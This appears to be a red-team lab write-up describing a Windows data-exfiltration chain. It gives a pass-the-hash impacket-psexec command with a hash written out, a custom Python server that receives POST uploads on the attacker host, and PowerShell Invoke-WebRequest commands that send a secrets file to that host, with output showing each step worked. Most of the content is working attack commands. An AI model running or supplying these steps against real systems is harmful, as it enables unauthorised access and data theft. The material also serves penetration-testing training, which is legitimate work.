
Attack Explained: The following attack utilizes an active windows reverse shell from the victim machine via a powershell session. With system \ user privileges on the machine, we can use a simple python HTTP(s) server hosted on the attacker machine. Using this server, we can submit POST requests to the webserver of the data we are looking to exfiltrate with **Invoke-RestMethod** or **Invoke-WebRequest**.

NOTE: IP's and/or users were subject to change due to lab updates, attack chain still follows.

Victim Machine: windows-pro

Victim Machine IP: 192.168.168.163

1. We can use an elevated reverse shell on the target machine using the PSEXEC tool which will give its command prompt access to the target machine. From here we can launch a powershell session via the 'powershell' command:



```
(kali~kali)-[~/Desktop/Tools]
$ impacket-psexec Administrator@192.168.192.163 -hashes aad3b435b51404eeaad3b435b51404ee:afc44ee7351d61d00698796da06b1ebf
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.192.163.....
[*] Found writable share ADMIN$
[*] Uploading file qowyWUDP.exe
[*] Opening SVCManager on 192.168.192.163.....
[*] Creating service kgJI on 192.168.192.163.....
[*] Starting service kgJI.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32>
```

2. We are limited to how we can exfiltrate data from this machine as we ONLY have access to the powershell at this time, but this can be done via Web-based methods:

Host a web server on the Kali Linux machine and use PowerShell to send the file as a POST request. You can base64 encode the file content and include it in the request body, or you can use Invoke-RestMethod or Invoke-WebRequest to perform the HTTP request. Using python3 built in http.server doesn't support this option as you are met with an unsupported method ('POST') error.

Here is a custom python script that can be used to get around this (on the attacker machine):

Here is a custom python server script that can be run on the attacker machine to get around this:

```
import http.server
import socketserver


class FileUploadHandler(http.server.SimpleHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        file_content = self.rfile.read(content_length)

        with open('received_file.txt', 'wb') as file:
            file.write(file_content)

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'File received and saved successfully.')

PORT = 9000

with socketserver.TCPServer(('', PORT), FileUploadHandler) as httpd:
    print("Server running on port", PORT)
    httpd.serve_forever()
```



```
(kali㉿kali)-[~/Desktop/Tools]
$ python3 pyserver.py
Server running on port 9000
192.168.192.1 - - [16/Jul/2023 15:27:15] "GET / HTTP/1.1" 200 -
192.168.192.1 - - [16/Jul/2023 15:27:20] "GET / HTTP/1.1" 200 -
192.168.192.1 - - [16/Jul/2023 15:27:22] "GET / HTTP/1.1" 200 -
192.168.192.1 - - [16/Jul/2023 15:27:53] "GET / HTTP/1.1" 200 -
```

3. Once the server is up and listening for traffic, a web request needs to go out to the server to make a POST request, this is how we are going to upload our target file(s) in question to the web server:

```
Invoke-WebRequest -Uri "http://192.168.192.149:9000" -Method POST -InFile
"C:\Users\amoss\Desktop\FILE\SECRET_DATA.txt" -UseBasicParsing
```

```
PS C:\Windows\system32>
Invoke-WebRequest -Uri "http://192.168.192.149:9000" -Method POST -InFile "C:\Users\amos\Desktop\FILE\SECRET_DATA.txt" -UseBasicParsing
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://192.168.192.149:9000" -Method POST -InFile "C:\Users\amos\Desktop\FILE\SECRET_DATA.txt" -UseBasicParsing

StatusCode      : 200
StatusDescription : OK
Content          : {70, 105, 108, 101...}
RawContent       : HTTP/1.0 200 OK
                  Date: Sun, 16 Jul 2023 18:53:33 GMT
                  Server: SimpleHTTP/0.6 Python/3.11.2
                  File received and saved successfully.
Headers          : {[Date, Sun, 16 Jul 2023 18:53:33 GMT], [Server, SimpleHTTP/0.6 Python/3.11.2]}
RawContentLength : 37

PS C:\Windows\system32>
```

4. We can now check on the directory that the python server was running in as this is where files are being hosted / uploaded to the server to verify successful data exfiltration.

```
(kali♥kali)-[~/Desktop/Tools]
$ ll
total 20
drwxr-xr-x 6 kali kali 4096 Jul 16 09:29
-rw-r--r-- 1 root root 628 Jul 16 14:48
-rw-r--r-- 1 kali kali 25 Jul 16 15:38 received_file.txt
-rw-r--r-- 1 kali kali 7168 Jul 16 09:47

(kali♥kali)-[~/Desktop/Tools]
$ cat received_file.txt
VTF RED TEAM IS THE BEST!

(kali♥kali)-[~/Desktop/Tools]
$
```